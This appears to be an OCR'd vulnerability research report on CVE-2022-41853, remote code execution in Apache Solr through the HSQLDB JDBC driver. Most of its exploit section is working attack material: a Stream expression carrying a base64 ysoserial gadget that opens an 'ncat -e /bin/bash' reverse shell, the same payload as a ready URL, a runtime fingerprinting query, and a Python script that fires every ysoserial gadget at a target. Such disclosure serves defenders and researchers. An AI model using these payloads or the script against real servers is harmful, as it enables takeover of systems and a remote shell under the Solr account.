
HyperSQL Research

CVE-2022-41853

Environment:

- HSQL v2.4.0
- Apache Solr v8.10.1
- Linux



Setup:

In order to setup the environment on an Ubuntu Linux machine the following commands were run:

```
wget https://archive.apache.org/dist/lucene/solr/8.10.1/solr-8.10.1.zip
unzip solr-8.10.1.zip
cd solr-8.10.1
cp example/example-DIH/solr/db/lib/hsqldb-2.4.0.jar server/solr-webapp/webapp/WEB-
INF/lib/
cd bin
./solr start -e techproducts
```

Findings:

1. Remote Code Execution via JDBC HSQL Stream

Description:
If an attacker gains access to the Stream component of a Solr installation, he/she can leverage the "jdbc" function in order to perform malicious activities using connections and/or queries from JDBC Drivers present on the Solr Server.
Successfully exploitation of the HSQLDB client driver was determined to result in Remote Code Execution.

Note: This vulnerability does not affect default Apache Solr servers as the HSQL JAR needs to be specifically placed in the folder "./server/solr-webapp/webapp/WEB-INF/lib/" in order for the driver to be reachable by the Stream JDBC component.

Proof of Concept:
By looking at the official Solr Reference guide (https://solr.apache.org/guide/8_10/stream-source-reference.html#jdbc-syntax) we can see an example of how the Stream Source component can be used to call the "jdbc" function with a HSQLDB driver and query.

Because the HSQLDB connector supports by default the "CALL" functionality, an attacker can abuse it in order to call and use Java Classes and Methods that have been loaded by Solr when starting the webserver.

By taking a quick glance over the default JARs present in Solr we found the following interesting functions:

- "org.apache.commons.lang3.SerializationUtils.deserialize" can be used to trigger Deserialization vulnerabilities and obtain Remote Code Execution
- "java.lang.System.setProperty" can be used to overwrite different JVM properties in order to disable security measures

Note: This list is not an exhaustive list of the potentially dangerous Java methods that can be called.

In this example we will exploit Solr by triggering the deserialization using the following Stream expression:

```
jdbc(
    connection="jdbc:hsqldb:mem:.",
    sql="CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('rO0ABXNyABFqYXZhLnV0aWwuS
GFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvb
nMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtY
XB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwL
kxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyY
W5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhb
nNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0a
W9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lc
ju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc
3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAN4cHZyABFqYXZhLmxhbmcuUnVudGltZ
QAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUc
mFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0A
```

```
BJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2Y
S5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdldFJ1bnRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7q
xbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB+ABsAAAACdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQ
gIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB+ABgAAAAAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhL
mxhbmcuT2JqZWN0AAAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5+kde
0cCAAB4cAAAAAF0ABxuY2F0IC1lIC9iaW4vYmFzaCAxMjcuMSA0NDQ0dAAEZXhlY3VxAH4AGwAAAAFxAH4AIHNxA
H4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoasl
R0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZ
XNob2xkeHA/QAAAAAAAAHcIAAAAEAAAAAB4eHg=')))",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)
```


The payload can also be sent directly to the application, without needing to use the Stream GUI, by using the following URL:

```
http://localhost:8983/solr/gettingstarted/stream?expr=jdbc(%0A%20%20%20%20connection%3D%
22jdbc%3Ahsqldb%3Amem%3A.%22%2C%0A%20%20%20%20sql%3D%22CALL%20%5C%22java.lang.System.set
Property%5C%22(%27org.apache.commons.collections.enableUnsafeSerialization%27%2C%27true%
27)%20%2B%20%5C%22org.apache.commons.lang.SerializationUtils.deserialize%5C%22(%5C%22org
.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64Binary%5C%2
2(%27rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI%2FQAAAAAAAAXNyADRvcmcuY
XBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0A
BJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlL
mNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZ
S9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0a
W9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZ
y9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9uc
y5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABXNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY
29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB%2
BAAN4cHZyABFqYXZhLmxhbmcuUnVudGltZQAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGx
lY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo%2F2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvb
GFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAElta
mF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAnQACmdldFJ1b
nRpbWV1cgASW0xqYXZhLmxhbmcuQ2xhc3M7qxbXrsvNWpkCAAB4cAAAAAB0AAlnZXRNZXRob2R1cQB%2BABsAAAA
CdnIAEGphdmEubGFuZy5TdHJpbmeg8KQ4ejuzQgIAAHhwdnEAfgAbc3EAfgATdXEAfgAYAAAAAnB1cQB%2BABgAA
AAdAAGaW52b2tldXEAfgAbAAAAAnZyABBqYXZhLmxhbmcuT2JqZWN0AAAAAAAAAAAAAAAB4cHZxAH4AGHNxAH4AE
3VyABNbTGphdmEubGFuZy5TdHJpbmc7rdJW5%2Bkde0cCAAB4cAAAAF0ABxuY2F0IC1lIC9iaW4vYmFzaCAxMjc
uMSA0NDQ0dAAEZXhlY3VxAH4AGwAAAFxAH4AIHNxAH4AD3NyABFqYXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgA
BSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoaslR0LlOCLAgAAeHAAAAABc3IAEWphdmEudXRpbC5IYXNoTWF
wBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA%2FQAAAAAAAAHcIAAAAEAAAAB4eHg%3D%27
))%22%2C%0A%20%20%20%20sort%3D%22AGE%20asc%2C%20NAME%20desc%22%2C%0A%20%20%20%20driver%3
D%22org.hsqldb.jdbcDriver%22%0A)
```

We can observe 4 parts of interest in the above “sql” query:

- "java.lang.System.setProperty"('org.apache.commons.collections.enableUnsafeSeria lization','true') is used to allow UnsafeDeserialization in the JVM
- The string 'rO0A...' represents a base64 encoded malicious Java Serialized Object generated with ysoserial[1] (in this case the payload type used was CommonCollection6 and, upon the successful deserialization, the command “**ncat -e /bin/bash 127.1 4444**” will be executed)
- "org.apache.logging.log4j.core.config.plugins.convert.Base64Converter.parseBase64 Binary"('rO0A…') is used to decode the base64 payload and turn it into a byte[]. As a potential alternative the "org.apache.logging.log4j.core.config.plugins.convert.HexConverter.parseHexBinary " function could have been used but would require the payload to be Hex encoded.
- The resulting byte[] from above is parsed by "org.apache.commons.lang.SerializationUtils.deserialize" which triggers the unsafe deserialization and results in RCE.


[1] https://github.com/frohoff/ysoserial



Note: Although the function will always result in an error, the deserialization is successful and we can see a reverse shell returning to the attacker under the privileges of the user running the Solr Server.

Other Information:
The ysoserial deserialization gadgets that successfully result in RCE are:

- CommonCollection5
- CommonCollection6
- CommonCollection7



Note: The code for the “ysoserial_stream.py” script can be found in the Appendix section at the end of the document.

Note2: Other gadgets may also be valid that contain non-standard ysoserial gadget chains.

Also, because Java deserialization chains may be affected by version and/or vendor differences between the attacker and the server, it is recommended to generate the Deserialization payload using the same Java version as that used by the server running Solr. If you don’t have access to the “Java Properties Dashboard” in Solr, the following Stream expression can be used to return the vendor and version:

```
jdbc(
    connection="jdbc:hsqldb:mem:.",
    sql="CALL \"java.lang.System.getProperty\"('java.runtime.name') + ' - ' +
\"java.lang.System.getProperty\"('java.runtime.version')",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)
```

Result (in this case):


```
{
  "result-set": {
    "docs": [
      {
        "@p0": "OpenJDK Runtime Environment - 11.0.8+10-post-Debian-1"
      },
      {
        "EOF": true,
        "RESPONSE_TIME": 228
      }
    ]
  }
}
```

Appendix:

Python code for “ysoserial_stream.py”:

```
#!/usr/bin/python
import requests
import base64
import subprocess
from requests.auth import HTTPBasicAuth

target = b"127.0.0.1:8983"
#core_name = b"new_core" #usually for standalone setups
core_name = b"gettingstarted" # usually for cloud setups
listen_addr = "127.0.0.1:4444"
cmd = "curl " + listen_addr # command executed on deserialization

### Optional Auth ###
user = "solr"
password = "SolrRocks"
auth = False # No Auth Needed
#auth = HTTPBasicAuth(user, password) # Basic Auth
### Optional Auth ###

ysoserial_path = "ysoserial.jar" # Change this in case ysoserial.jar is not in the same
dir or has a different name

payloads = """BeanShell1
C3P0
Clojure
CommonsBeanutils1
CommonsCollections1
CommonsCollections2
CommonsCollections3
CommonsCollections4
CommonsCollections5
CommonsCollections6
CommonsCollections7
FileUpload1
Groovy1
Hibernate1
Hibernate2
JBossInterceptors1
JSON1
JavassistWeld1
Jdk7u21
Jython1
MozillaRhino1
MozillaRhino2
Myfaces1
Myfaces2
ROME
Spring1
Spring2
URLDNS
Vaadin1
Wicket1""".split('\n')

def get_ysoser_pay(pay):
  try:
         if pay == "C3P0" or pay == "Myfaces2":
                res = subprocess.check_output(["java","-
jar",ysoserial_path,pay,"http://"+listen_addr+"/:test?"+pay])
         elif pay == "FileUpload1" or pay == "Wicket1":
                res = subprocess.check_output(["java","-
jar",ysoserial_path,pay,"write;/tmp/test_"+pay+";CONTENTSOFTHEFILE"])
         else:
                res = subprocess.check_output(["java","-
jar",ysoserial_path,pay,cmd+"/?"+pay])
         base64_res = base64.b64encode(res)
         return base64_res
  except:
         return False

def send_pay(gadget_b64):
  params = {b'expr' : b"""jdbc(
    connection="jdbc:hsqldb:mem:.",
```

```
    sql="CALL
\"java.lang.System.setProperty\"('org.apache.commons.collections.enableUnsafeSerializati
on','true') +
\"org.apache.commons.lang.SerializationUtils.deserialize\"(\"org.apache.logging.log4j.co
re.config.plugins.convert.Base64Converter.parseBase64Binary\"('""" + gadget_b64 +
b"""'))",
    sort="AGE asc, NAME desc",
    driver="org.hsqldb.jdbcDriver"
)"""}
  url = b"http://" + target + b"/solr/" + core_name + b"/stream"

  if auth:
          resp = requests.get(url, params=params, auth=auth).text
  else:
          resp = requests.get(url, params=params).text

# print(resp) # uncomment if you want to see server response

def main():
  for pay in payloads:
          gadget_b64 = get_ysoser_pay(pay)
          if gadget_b64:
                  send_pay(gadget_b64)

### MAIN ###
main()
```